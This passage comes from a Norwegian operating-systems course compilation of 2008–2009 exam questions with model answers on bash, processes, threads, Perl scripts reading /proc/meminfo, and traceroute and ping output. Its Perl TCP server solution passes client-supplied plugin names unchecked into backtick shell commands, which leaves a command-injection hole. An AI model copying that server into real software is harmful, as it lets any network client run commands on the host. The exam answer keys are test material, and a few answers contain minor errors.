($value) = <MEM> =~ /(\d+)MB/;
close(MEM);
print "getmem.value $value\n";
```

f) Hvis vi definerer de to variablene som `getmemR` og `getmemNR` kan config-delen endres slik.

```
    echo "graph_title Results of getmem";
    echo "graph_vlabel getmem";
    echo "graph_info Sum of memory used by root and non-root processes";
    echo "getmemR.label Root-mem";      # Må være med
    echo "getmemNR.label Non-root mem";# Må være med
```

For å informere mer i detalj kan man legge til:

```
    echo "getmemR.info Memory used owned by root";
    echo "getmemNR.info Memory used not owned by root";
```

g)

```
echo "getmemR.value ‘getmem | grep -v not | cut -d ’ ’ -f 5‘"
echo "getmemNR.value ‘getmem | grep not | cut -d ’ ’ -f 6‘"
```

Alternativt, om man vil unngå at getmem må kjøres to ganger:

```
getmem |
while read a b c d e f
do
   if [ $b = ’not’ ]; then
      echo "getmemNR.value $f"
   else
      echo "getmemR.value $e"
   fi
done
```

h) Man kunne forvente at minnebruk av prosesser som blir eid av root er forholdsvis konstant mens minnebruken for prosesser som ikke blir eid av root kan forventes å øke og minke i takt med at vanlige brukere logger seg inn og jobber. I noen grad vil student-gruppene gjøre ukeoppgaver som root, noe som vil lede til tilsvarende variasjoner for root-minnebruk.

Oppgave 4 - Perl sockets (30%)

```
#! /usr/bin/perl
use IO::Socket::INET;
$serverPort = 4949;

# Oppretter et socket-objekt
$socket = IO::Socket::INET->new(LocalPort => $serverPort,
                                Listen    => 5)
        or die "Can't start tcp-server at port $serverPort ($!)\n";
$host = `hostname`;
while ($socketConnection = $socket->accept())        # Venter på tilkobling
{
    # Ny tilkobling
    print $socketConnection "# munin node at $host";
    while($received = <$socketConnection>)
    {
         chomp($received);
         last if $received =~ /^quit/;
         @arr = split(" ",$received);
         $com = $arr[0];
         $plugin = $arr[1];

         if($com eq "fetch")
         {
             $res = `/etc/munin/plugins/$plugin`;
             print $socketConnection "$res.\n";
         }
         elsif($com eq "config")
         {
             $res = `/etc/munin/plugins/$plugin config`;
             print $socketConnection "$res.\n";
         }
         elsif($com eq "list")
         {
             $res = `/bin/ls /etc/munin/plugins`;
             print $socketConnection $res;
         }
         else
         {
             print $socketConnection "# Unknown command. Try list, config, fetch or quit\n";
         }
    }
    close($socketConnection); # Kobler ned forbindelsen for å vente på en ny
}
```

20 Eksamen høsten 2008 Operativsystemer og Unix

Les nøye gjennom oppgavene og pass på å besvare alle spørsmålene. Før gjerne svarene rett inn uten å kladde først. Alle trykte og skrevne hjelpemidler er tillatt.

Oppgave 1 - Bash (15%)

I denne oppgaven skal du i de fire første delspørsmålene angi en kommando på en linje. Skriv linjen slik du ville ha tastet den inn til bash på en Linux-maskin.

a) Gi en kommando som sletter filen `/tmp/log`.

b) Gi en kommando som gir deg som eier alle rettigheter til filen `bareMin.txt` mens ingen andre brukere får noen rettigheter.

c) Gi en kommando som kun lister alle prosesser hvor strengen `vnc` er med i prosesslistingen.

d) Gi en kommando som skriver ut `/etc/passwd` sortert etter stigende verdier på UID.

e) Følgende kommandoer blir kjørt:

```
echo "Linux" > data.txt
echo "Windows" > data.txt
cat data.txt | grep Linux > ny.txt
```

Hva er innholdet i filen `ny.txt` etter at kommandoene er blitt kjørt? Begrunn svaret.

f) Hva blir resultatet av at følgende kommandoer blir kjørt:

```
mkdir top_secret
chmod 000 top_secret
cp /etc/passwd top_secret
```

g) Forklar kort følgende begreper og deres funksjon på et Linux-system

1. ..
2. /usr/bin/
3. /etc/shadow

Oppgave 2 - Multitasking (20%)

a) Forklar kort hvordan et operativsystem som kjører på en PC med bare en CPU kan klare å kjøre flere prosesser samtidig.

b) En meteorolog har et meget CPU-intensivt program som i løpet av en time kan regne ut en værprognose på en PC som har en CPU. Han ønsker å kjøre programmet med to forskjellige sett input-data. Siden han har et multitasking OS, starer han to instanser av programmet samtidig. Omtrent hvor lang tid vil det ta før de to værprognosene er ferdig? Begrunn svaret.

c) En kollega råder meteorologen til å skrive om programmet slik at det bruker tråder. Han gjør det og kjører nå programmet som en prosess som har to tråder. Hver tråd regner ut en værprognose. Omtrent hvor lang tid vil det ta før de to værprognosene er ferdig? Begrunn svaret.

d) Meteorologen er ikke fornøyd med resultatet og går på nytt til kollegaen. Han foreslår at han kjører det nye tråd-programmet på en annen PC som har akkurat samme hardware som den han vanligvis bruker, men som har to identiske CPU'er. Omtrent hvor lang tid vil det ta før de to værprognosene er ferdig? Begrunn svaret.

e) Du kjører en prosess og ønsker å se fortløpende hvor stor andel CPU den bruker. Hvordan kan du finne ut det på en Linux-PC?

f) Du kjører en prosess og ønsker å se fortløpende hvor stor andel CPU den bruker. Hvordan kan du finne ut det på en Windows-PC?

g) Forklar kort hva timeslices eller jiffies er.

h) Linux har stort sett brukt jiffies som har hatt en lengde på ett hundredels sekund. Men de siste årene har lengden vært endret litt frem og tilbake. Forklar kort hvordan endring av lengden på timeslice påvirker hvordan systemet oppfører seg.

i) På et Linux-system kjører du en server med PID 2371 og fra `/proc/2371/stat` kan du fortløpende lese ut hvor mange jiffies den bruker. I denne filen i `/proc` er det ett tall i en kolonne som angir nøyaktig antall jiffies prosessen har brukt siden den startet. Hvis du vet at en jiffy har en lengde på ett hundredels sekund, forklar i prinsippet hvordan du kan lage et Perl-program som hvert sekund skriver ut et tall som angir hvor stor prosentandel av CPU-tiden serveren har brukt i løpet av det siste sekundet (du trenger altså ikke skrive selve koden, men bare forklare hvordan det kan gjøres).

Oppgave 3 - Perl (30%)

a) Filen /proc/meminfo inneholder oppdatert informasjon om systemets minnebruk. Her er et eksempel på hvordan filen ser ut:

```
MemTotal:      1686528 kB
MemFree:         75692 kB
Buffers:        308584 kB
Cached:         401812 kB
SwapCached:      12000 kB
Active:        1001056 kB
Inactive:       126928 kB
HighTotal:     1087256 kB
HighFree:        48476 kB
LowTotal:       599272 kB
LowFree:         27216 kB
SwapTotal:      497972 kB
SwapFree:       453704 kB
Dirty:               0 kB
Writeback:           0 kB
AnonPages:      417084 kB
Mapped:          37056 kB
Slab:           422768 kB
PageTables:       2084 kB
NFS_Unstable:        0 kB
Bounce:              0 kB
CommitLimit:   1341236 kB
Committed_AS:   750748 kB
VmallocTotal:   114680 kB
VmallocUsed:      8108 kB
VmallocChunk:   106360 kB
```

Lag et perl-script som henter ut "MemTotal" og "MemFree" verdiene og skriver dem ut slik:

```
Totalt minne: 1686528 kB
Ledig minne: 75692 kB
```

b) Modifiser scriptet til å sjekke verdiene til "Buffers" og "Cached" og å skrive ut den høyeste av dem i tilleg til det som blir skrevet ut i forrige oppgave. I eksempelet over ville resultatet blitt:

```
Totalt minne: 1686528 kB
Ledig minne: 75692 kB
Cached:   401812 kB
```

(Du trenger ikke lage hele scriptet på nytt, bare vise forandringene)

c) Vi er naturligvis interessert i å vite når minnet blir oppbrukt. Derfor lager vi en fil `/etc/minnegrense` som inneholder den laveste grensen for ledig minne som vi er komfortable med. F.eks 4096 kB. Da vil filen se slik ut:

```
cat /etc/minnegrense
4096
```

Modifiser scriptet til å hente inn denne verdien i starten og å sjekke om ledig minne er lavere eller høyere enn grensen. Dersom ledig minne er lavere enn grensen skal det sendes en epost til systemadministratoren ola. Man kan sende epost fra kommandolinjen på et Linux system på følgende måte:

```
echo "ALARM: under laveste minne grense." | mail -s ola@iu.hio.no
```

Denne kommandoen må altså kjøres fra perl scriptet dersom ledig minne er lavere enn grensen.

Oppgave 4 - Nettverk (35%)

a) IPheaderen er vanligvis på 20 byte. Åtte av disse bytene brukes til to adresser. Forklar kort hva disse adressene er og hvordan de brukes.

b) Resten av IPheaderen består av 12 byte og er inndelt i mange felter. Kan du nevne to andre felt og forklare kort hva de brukes til?

c) På Linux-maskinen `rex.iu.hio.no` utfører du følgende kommando:

```
$  traceroute www.washington.edu
traceroute to www.washington.edu (140.142.11.6), 30 hops max, 40 byte packets
 1  hio-gw1.hio.no (128.39.89.1)  0.388 ms  0.455 ms  0.538 ms
 2  pil52-gw.uninett.no (158.36.84.53)  0.535 ms  0.627 ms  0.707 ms
 3  pil35-gw.uninett.no (158.36.84.41)  0.655 ms  0.750 ms  0.825 ms
 4  stolav-gw1.uninett.no (158.36.84.49)  0.399 ms  0.393 ms  0.389 ms
 5  oslo-gw.uninett.no (128.39.65.21)  0.504 ms  0.558 ms  0.592 ms
 6  se-tug.nordu.net (193.10.68.105)  8.335 ms  8.366 ms  8.325 ms
 7  dk-uni.nordu.net (193.10.68.18)  24.615 ms se-fre.nordu.net (193.10.252.85) 8.848 ms dk-uni.nordu.net (193.10.68.18) 24.633 ms
 8  dk-ore.nordu.net (193.10.68.118)  18.588 ms  18.615 ms  18.679 ms
 9  nordunet.rt2.cop.dk.geant2.net (62.40.124.45)  18.598 ms  18.660 ms  22.003 ms
10  so-4-0-0.rt1.ams.nl.geant2.net (62.40.112.78)  31.548 ms  31.598 ms  31.634 ms
11  so-7-0-0.rt1.nyc.us.geant2.net (62.40.112.134)  136.709 ms  160.018 ms  118.404 ms
12  198.32.11.50 (198.32.11.50)  126.304 ms  122.748 ms  126.197 ms
13  so-0-0-0.0.rtr.wash.net.internet2.edu (64.57.28.11)  126.332 ms  126.373 ms  122.904 ms
14  so-0-2-0.0.rtr.chic.net.internet2.edu (64.57.28.12)  139.637 ms  139.364 ms  139.359 ms
15  so-4-3-0.0.rtr.kans.net.internet2.edu (64.57.28.36)  153.389 ms  149.879 ms  153.348 ms
16  so-0-0-0.0.rtr.salt.net.internet2.edu (64.57.28.24)  181.406 ms  189.773 ms  184.195 ms
17  so-0-0-0.0.rtr.seat.net.internet2.edu (64.57.28.26)  194.388 ms  190.952 ms  190.949 ms
18  64.57.28.54 (64.57.28.54)  198.009 ms  197.988 ms  198.001 ms
19  iccr-sttlwa01-02-ge-2-2-0-4002.infra.pnw-gigapop.net (209.124.181.132)  197.992 ms  197.952 ms  194.498 ms
20  209.124.181.133 (209.124.181.133)  195.163 ms  195.116 ms  191.660 ms
21  uwcr-hsh-01-vlan1902.cac.washington.edu (205.175.103.9)  191.794 ms  195.109 ms  191.847 ms
22  uwcr-hsh-01-vlan3939.cac.washington.edu (205.175.103.158)  191.960 ms  195.191 ms  192.043 ms
```

```
23  acar-ads-01-vlan3902.cac.washington.edu (205.175.110.10)  195.301 ms  195.357 ms  195.461 ms
24  www14.cac.washington.edu (140.142.11.6)  188.553 ms  192.164 ms  192.157 ms
rex$
```

Forklar kort hva denne kommandoen gjør og hva output fra kommandoen betyr. Forklar spesielt hva hver kolonne i output betyr. For å bedre huske detaljene, slår du opp på manualsiden til `traceroute` og finner følgende:

```
This program attempts to trace the route an IP packet would follow to some internet host by launching
probe packets with a small ttl (time  to  live) then  listening  for  an  ICMP  "time exceeded" reply
from a gateway.  We start our probes with a ttl of one and increase by one until we get an ICMP
"port unreachable" (or TCP reset), which means we got to the "host", or hit a max (which defaults
to 30 hops). Three probes (by default) are sent  at each  ttl  setting  and  a line is printed showing
the ttl, address of the gateway and round trip time of each probe.  If the probe answers come from
different gateways, the address of each responding system will be printed.
```

d) I linjen i output som starter med tallet 7, har det skjedd noe helt spesielt som man meget sjelden ser. Forklar kort hva som er forskjellig fra alle de andre linjene og hva dette skyldes.

e) Argumentet til kommandoen, www.washington.edu, er webserveren til universitetet i Washington, USA. Mellom to av linkene i listen er det en betydlig større forskjell i tid enn mellom noen av de andre. Mellom hvilke to er forskjellen størst og kan du forkare hvorfor?

f) Mens du utfører denne kommandoen kjører du som root Ethereal (wireshark) på `rex`. Du lytter på nettverkskortet som er koblet ut mot internett og som har den offentlig IPadressen 128.39.89.9. Dermed kan du se alle pakkene som er et resultat av traceroute-kommandoen. Du teller ikke mindre enn 69 innkommende ICMP-pakker som gir beskjed om `Time to live exceeded in transit`. Forklar dette antallet og hvordan det henger sammen med output fra `traceroute`.

g) Du ønsker å finne ut mer om ping og deler av resultatet du får er som følger:

```
rex$ man ping

   -c count       Stop after sending count ECHO_REQUEST packets. With deadline option, ping waits for
                       count ECHO_REPLY packets, until the timeout expires.
   -R             Record route.  Includes the RECORD_ROUTE option in the ECHO_REQUEST packet
                       and displays the route buffer on returned packets.  Note  that  the IP header is
                       only large enough for nine such routes.  Many hosts ignore or discard this option.
    -t ttl        Set the IP Time to Live.
```

Deretter utfører du følgende kommando:

```
rex$ ping -c 1 -t 6  www.washington.edu
PING www.washington.edu (140.142.11.6) 56(84) bytes of data.
From se-tug.nordu.net (193.10.68.105) icmp_seq=1 Time to live exceeded
```

Forklar kort kommandoen og resultatet du får. Forklar hvordan du kunne forvente dette resultatet når du kjente til output fra `traceroute`.

h) Du prøver ut en annen opsjon til `ping` og det gir følgende resultat:

```
rex$ ping -c 1 -R www.washington.edu
PING www.washington.edu (140.142.11.6) 56(124) bytes of data.
64 bytes from www14.cac.washington.edu (140.142.11.6): icmp_seq=1 ttl=44 time=213 ms
RR:  rex.iu.hio.no (128.39.89.9)
```

```
hio-gw1.hio.no (158.36.84.54)
pil52-gw.uninett.no (158.36.84.42)
pil35-gw.uninett.no (158.36.84.50)
stolav-gw1.uninett.no (128.39.65.22)
oslo-gw.uninett.no (193.10.68.106)
se-tug.nordu.net (193.10.252.3)
se-fre.nordu.net (193.10.252.4)
nordunet-gw.rt2.cop.dk.geant2.net (62.40.124.46)
```

Forklar kort kommandoen og resultatet du får. Hvordan tolker du det du ser sammenlignet med output fra `traceroute`? Hvorfor får du ikke se flere hop på veien til `www.washington.edu`?

i) Du kjører Ethereal (wireshark) på rex samtidig med at du utfører kommandoen i forrige deloppgave. I motsetning til de 69 innkommende ICMP-pakkene du så når du kjørte `traceroute` ser du nå bare en enkelt innkommende ICMP-pakke. En vesentlig forskjell du legger merke til er at IPheaderen for denne pakkene er på 60 byte og ikke på 20 byte som er den normale størrelsen for IPheadere. Alle de 69 pakkenes IPheadere var på 20 byte. Hva tror du de ekstra 40 bytene i den innkommende ICMPpakken inneholder? Forklar kort hvorfor så mange pakker mottas når du kjører `traceroute` sammenlignet med når du kjører `ping -R`.

–SLUTT–

20.1 Eksamen høsten 2008 Operativsystemer og Unix

Les nøye gjennom oppgavene og pass på å besvare alle spørsmålene. Før gjerne svarene rett inn uten å kladde først. Alle trykte og skrevne hjelpemidler er tillatt.

Oppgave 1 - Bash (15%)

a) `rm /tmp/log`

b) `chmod 700 bareMin.txt`

c) `ps aux | grep vnc`

d) `sort -t : -k 3 -n /etc/passwd`

e) Filen `ny.txt` vil være tom fordi andre kommando overskriver og linjen med "Windows" fjernes av grep.

f) Mappen `top_secret` lages, deretter fjernes alle rettigheter slik at det ikke vil være mulig å kopiere `/etc/passwd`, man vil få en `Permission denied` melding.

g)

1. **..** Refererer til mappen over der man står, ett trinn opp i filtreet.
2. **/usr/bin/** Er en mappe som inneholder alle de vanligste kjørbare programmene som `firefox`, `jed` og `perl`.
3. **/etc/shadow** Er en fil som inneholder krypterte passord(hasher) for alle brukerne på systemet.

Oppgave 2 - Multitasking (20%)

a) Et OS deler tiden inn i små deler, typisk et hundredels sekund, og fordeler slike korte timeslices til alle prossene som ønsker å bruke CPU. Siden størrelsen på disse timeslicene er så liten, virker det som om flere prosesser kjører samtidig, selvom det til enhver tid kun er en eneste prosess som kjører. Ved hjelp av et interrupt fra en hardwaretimer sørges det for at OS systematisk kan dele ut CPU-tiden på denne måten.

b) Siden programmet er CPU-intensivt vil det ta omtrent to timer å kjøre ferdig de to kjøringene, for de vil bytte på å gjøre CPU-instruksjoner annenhver gang. Den positive effekten av multitasking er liten for CPU-intensive programmer, det kan føre til at det tar noe lenger tid å bli ferdig, men det er neppe merkbart i praksis.

c) Det vil fortsatt ta omtrent to timer. Riktignok kan context switching mellom to tråder være litt raskere enn mellom to prosesser, men det vil neppe være merkbart i praksis for dette tilfellet.

d) I dette tilfellet vil hver tråd kunne kjøre på hver sin CPU og da vil det ta ca en time å få begge prognosene ferdig.

e) Ved å kjøre programmet `top` og se på kolonnen %CPU.

f) Ved å kjøre Task Manager og se på kolonnen for CPU-bruk.

g) OS deler tiden inn i timeslices eller jiffies som er den minste tidsenheten som kan tildeles en prosess. Hver prosess som ønsker å bruke CPU tildeles en eller flere jiffies og slik fordeles tiden mellom dem.

h) Hvis jiffie er lang er det en fordel for prosesser som bruker mye CPU fordi de avbrytes sjeldenere. Mindre tid vil gå med til contextswitching. Men interaktive prosesser vil oppleve dårligere responstid. Mindre jiffies gir bedre responstid, men mer overhead på grunn av flere context switcher.

i) Programmet kan gå i en løkke og ved hjelp av `sleep 1` hvert sekund lese ut antall brukte jiffies fra `/proc`. Dette tallet trekkes fra forrige leste verdi og gir dermed antall jiffies siste sekund. Dette tallet kan så skrives ut. Siden det er hundre jiffies i ett sekund vil antall brukte jiffies være lik antall prosent CPU-tid som prosessen har brukt.

Oppgave 3 - Perl (30%)

a)

```
#! /usr/bin/perl

open(PROC,"/proc/meminfo") or die "Can't open  /proc/meminfo\n";

while($line = <PROC>)
  {
    print "Totalt minne: $1 kB\n" if($line =~ /^MemTotal:\s+(\d+)/);
    if($line =~ /^MemFree:\s+(\d+)/)
      {
              # Alternativ måte å skrive if-testen
              print "Ledig minne: $1 kB\n";
      }

  }
close(PROC);
```

b) Følgende legges til inne i while-løkken:

```
   $buf   = $1 if($line =~ /^Buffers:\s+(\d+)/);
   $cach = $1 if($line =~ /^Cached:\s+(\d+)/);
```

og følgende etter close:

```
if($buf > $cach)
  {
    print "Buffers: $buf kB\n";
  }
else
  {
    print "Cached: $cach kB\n";
  }
```

c) Følgende legges til på slutten av programmet:

```
open(MEM," /etc/minnegrense");
$min = <MEM>;
close(MEM);
chomp($min);

if($free < $min)
  {
    `echo "ALARM: under laveste minne grense." | mail -s haugerud@iu.hio.no`;
  }
```

Forutsetter at `$free = $1;` legges til inne i MemFree-iftesten i starten av programmet.

Oppgave 4 - Nettverk (35%)

a) Dette er source og destination IP-adressene som sier hvem som er avsender og mottager for IP-pakken. De brukes til å finne veien fram til mottager og til at svar skal finne veien tilbake til avsender igjen.

b) Felt i IP-headeren:

- **Fragment offset** Brukes når en pakke må deles opp i mindre deler.
- **Checksum** Brukes til å sjekke om bit har endret seg på veien
- **Version** IP-versjon
- **TTL** Time To Live, antall nye hop før pakken forkastes
- **Protocol** Protokoll pakken brukes av på høyere nivå, TCP, UDP, ICMP etc.
- **Total length** Antall bytes
- **Flags** Styrer fragmentering
- **Type of Service** Ønsker om throughput, reliability etc
- **IHL** Internet Header Length, antall 32-bit words. Min 5, max 15
- **Options** 0-40 byte. Diverse opsjoner, som Record Route

c) Du prøver å spore den veien en pakke følger til `www.washington.edu`. Det som skjer i bakgrunnen er at det først sendes tre IP-pakker (med UDP-protokollen) til `www.washington.edu` med TTL=1. Dette gjør at de droppes av første gateway de kommer til og denne gatewayen (128.39.89.1) sender så en beskjed om dette til avsender. Dette gjøres for økende verdier av TTL helt til pakkene kommer fram til `www.washington.edu`. På grunnlag av denne tilbakemeldingen kan da en sannsynlig rute bestemmes. Første kolonne er antall hop, neste navn på gateway, så denne gatewayens IP-adresse og tilslutt tre kolonner som sier hvor lang tid i millisekunder de tre pakkene brukte på veien fram og tilbake til gatewayen.

d) I linje 7 har det intruffet at to av pakkene har gått til `dk-uni.nordu.net` mens en av pakkene har fulgt en annen vei og gått til `se-fre.nordu.net`. Dette viser at selv to pakker som sendes nesten samtidig kan følge forskjellige veier på internett fram til målet.

e) Mellom 10 og 11 (`so-4-0-0.rt1.ams.nl.geant2.net` og `so-7-0-0.rt1.nyc.us.geant2.net`) er det en forskjell på ca 100 ms eller 0.1 sekunder og det skyldes at pakken må over atlanterhavet for å komme til `nyc.us` (New York City) mens `ams.nl` er Amsterdam i Nederland.

f) Det er 23 gateways en pakke må innom før den kommer frem. Det sendes ut tre pakker med TTL-verdier fra 1 og opp til 23 og alle disse forårsaker en ICMP-pakke i retur med beskjeden `Time to live exceeded in transit`, totalt $3 \times 23 = 69$ pakker. Tiden hver av de 69 pakkene har brukt frem og tilbake vises på output fra `traceroute`.

g) Kommandoen gjør at det sendes en enkelt ping `ECHO_REQUEST` ICMP-pakke i retning `www.washington.edu`. Time to Live for pakken er satt til 6 og det fører til at den sjette gatewayen den kommer til (`se-tug.nordu.net`) sender en `Time to live exceeded` og forkaster pakken. Dette kunne vi forventet, for linje nummer 6 fra output fra `traceroute` viser det samme.

h) Nå settes record route opsjonen istedet for en lav ttl-verdi. Denne opsjonen fører til at alle gateways som pakken er innom lagrer sin IP-adresse i pakkens opsjonsfelt. Dette feltets størrelse er

maksimalt 40 byte og dermed er det ikke plass til mer enn 9 adresser og vi får ikke se flere hop på veien til `www.washington.edu`.

i) De 40 ekstra bytene brukes til å lagre IP-adressene som pakken har vært innom. Noe plass går til å sette bit som gir gatewayene beskjed om Record Route og dermed er det bare plass til 9 IP-adresser som tilsammen tar 36 byte. `traceroute` sender tre pakker til alle gateways på veien, men +ping -R+ sender bare en enkelt pakke som plukker opp IP-adresser på veien.

–SLUTT–

21 Eksamen våren 2009 Operativsystemer og Unix

Les nøye gjennom oppgavene før du begynner og pass på å besvare alle spørsmålene. Alle trykte og skrevne hjelpemidler er tillatt. Sett gjerne egne forutsetninger dersom du synes oppgaveteksten er uklar. Beskriv forutsetningene og løs oppgaven utifra dem.

Oppgave 1 - Bash (10%)

a) Hva gjør følgende kommando?

```
cat /etc/passwd | cut -d : -f 1
```

b) Hva er feil i denne kommandoen:

```
ls /home >> grep group > group_users.txt
```

c) Gi en kommando som teller antall brukere som finnes på systemet

d) Gi en kombinasjon av kommandoer som sjekker om det akkurat nå finnes en prosess med navn "calc.pl"

e) Hva gjør følgende kommando:

```
if [ -f /home/ola/.trash/* ]; then
    rm /home/ola/.trash/*
fi
```

Oppgave 2 - Prosesser (20%)

Denne oppgaven handler om prosesser i et Linux/Unix miljø. Anta at du har et CPU-intensivt program med navn `regn`. Det bruker all den CPU-tid som det gis tilgang til. Programmet forventer et tall som argument og skriver ut et desimaltall som resultat. En vanlig kjøring kan se slik ut

```
$ ./regn 23
Resultatet er: 4.23114451
```

Programmet bruker nøyaktig 10 minutter på utføre beregningen når Linux-maskinen ellers ikke er i bruk. Tiden er den samme uansett hvilken parameter du sender med.

a) Du setter igang programmet med feil parameter. Forklar kort hvordan du kan stoppe det.

b) I riktig gamle dager måtte du vente til programmet var ferdig før du kunne bruke datamaskinen din til noe annet. Forklar kort hvordan et moderne operativsystem gjør det mulig at du surfer på nettet samtidig som programmet kjører. Linux-PC'en din har kun én CPU.

c) Du leser nettaviser med Firefox mens du venter på at programmet `regn` skal bli ferdig. I hvilken grad forventer du at din bruk av Firefox vil påvirke hvor lang tid beregningen tar? Forklar kort.

d) Du har gått litt lei av å lese nettaviser og gleder deg stort over en melding fra drift. De har oppgradert PC'en din slik at du nå har to CPU'er av samme type som den gamle. Nå skal programmet gå fortere! Men skuffet oppdager du at programmet fortsatt bruker 10 minutter. Hva skyldes det? Forklar kort.

e) Neste dag må du kjøre regneprogrammet ditt med to forskjellige parametre. Du setter igang begge samtidig på følgende måte:

```
$ ./regn 44 > res44.txt&
$ ./regn 112 > res112.txt&
```

Forklar kort hva disse kommandoene betyr og hvor lang tid det vil ta før du får resultatene dine. Begrunn svaret.

f) Skriv et bash-script med navn `run` som tar et vilkårlig antall argumenter. Scriptet skal anta at hvert argument er et tall og for hvert tall skal programmet `regn` startes med tallet som argument. Hvis for eksempel `run` startes med

```
$ ./run 44 112
```

skal nøyaktig det samme skje som i forrige delspørsmål. For hver `regn`-jobb skal altså resultatet lagres i en fil med navn `resTALL.txt` der TALL er tall-argumentet. Hvis det ikke oppgis noe argument til `run`, skal det avsluttes med en passende feilmelding.

Oppgave 3 - Threads/tråder (20%)

a) Forklar kort forskjellen på en "single core" og en "dual core" CPU.

b) Forklar kort forskjellen på threads og hyperthreading.

c) Du har fått jobb som konsulent og får et oppdrag hos en kunde som jobber på en PC med Windows XP. Kunden kjører et Java-program som er ganske CPU-intensivt, men som også bruker noe tid på å lese fra disk. Det bruker 10 minutter på å fullføre jobben. Kunden forteller at hun nettop har oppgradert til en dual core CPU, men at programmet likevel ikke går fortere. Forklar kort for kunden hvorfor Java-programmet ikke klarer å utnytte begge CPU-kjernene.

d) Kundens program leser fire store tekstfiler og for hver fil utføres noen kompliserte beregninger av hvor lang avstand det er mellom visse ord i teksten i denne filen. Forklar kort for kunden hvordan du kan endre Java-programmet til å utnytte begge CPU-kjernene ved å bruke to Java-tråder. Du trenger ikke å skrive Java-kode, men bare skissere prinsippene for hvordan koden skal løse den konkrete programmeringsoppgaven ved hjelp av to Java-tråder.

e) Kunden er meget imponert over forslaget ditt og betaler villig for at du skriver om programmet. Det gjør du på en times tid og demonstrerer for kunden at programmet nå tar 5 minutter på å fullføre. Forklar kort for kunden hvorfor tiden blir halvert.

f) Kunden forteller videre at hver av CPU-kjernene er hyperthreading og spør om det er mulig å gjøre ytterligere endringer av Java-koden for å utnytte hyperthreadingen. Skisser kort for kunden en liten ekstra endring av Java-koden som gjør at programmet utnytter hyperthreading.

g) Kunden er fyr og flamme når du meget rakst skriver om programmet og kjører det på nytt. Det går ett minutt raskere og bruker total 4 minutter på hele jobben. Prøv å forklare for kunden hvorfor det ikke var å forvente at kjøretiden ble halvert til to og et halvt minutt.

Oppgave 4 - Minne (30%)

Ola har hørt at nettlesere ofte bruker mye minne og ønsker å overvåke minnebruk til nettleseren sin, Firefox. Han lager følgende script som skal kunne gi minnebruk til en vilkårlig prosess:

```
#!/bin/bash
```

```
ps aux | grep $1
```

Når han så kjører scriptet sitt slik:

```
$ ./memwatch.sh firefox

ola    11391  0.0  0.0   3336   808 pts/5    S+   12:30   0:00 grep firefox
ola    32743  0.5  1.5 137528 51912 ?        Sl   10:39   0:38 /usr/lib/firefox-3.0.9/firefox
```

a) Kan du forklare utskriften som ola får?

b) Han er ikke helt fornøyd med utskriften sin og leser seg dypere inn i ps kommandoen. Headeren på en "ps aux" utskrift ser ut som følger:

```
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
```

I man-siden finner han følgende forklaringer til to av kolonnene:

```
RSS  resident set size, the non-swapped physical memory that a task has used (in kiloBytes).
VSZ   virtual memory size of the process ( in kiloBytes).
```

Ola vil gjerne at både RSS og VSZ feltet skal skrives ut (og ingenting annet) for den prosessen han er interessert i. Han har også hørt at Perl skal være enklere å bruke til dette formålet men har lite erfaring med språket. Lag et script i perl som tar et argument fra brukeren og skriver ut summen av RSS og VSZ feltet for alle prosesser som matcher argumentet, f.eks:

```
./memwatch.pl firefox
Sum RSS: 51912
Sum VSZ: 137528
```

c) Ola er mer fornøyd nå med det nye scriptet, men ser fort at det blir brysomt å måtte kjøre scriptet omigjen hele tiden mens han surfer for å se om minnebruken endrer seg over tid. Gi et forslag (helst i form av en kommando eller perl-kode) til hvordan tallene kunne blitt vist kontinuerlig istedefor kun en gang.


d) Etter å ha fulgt med på tallene en stund skjønner Ola at det er litt vanskelig å legge merke til noen trender eller i det hele tatt huske tilbake i tid. Han vil heller ha en grafisk løsning som oppdateres automatisk og lager noen grafer for ham, f.eks på en webside. Kan du foreslå en løsning for Ola? (her trenger du ikke vise kode.)

e) Forklar hvordan det scriptet som allerede er laget kan inngå i en slik grafisk løsning. Du trenger ikke programmere hele løsningen, bare skisser de viktigste delene.

f) Kan du forklare om følgende utsagn er rett eller galt? "VSZ, summert for alle prosesser kan overskride den faktiske mengden RAM som er installert på systemet."

Oppgave 5 - Nettverk (20%)

a) Forklar kort og generelt hva NAT(Network Address Translation) er og hva som var grunnen til at NAT ble laget.

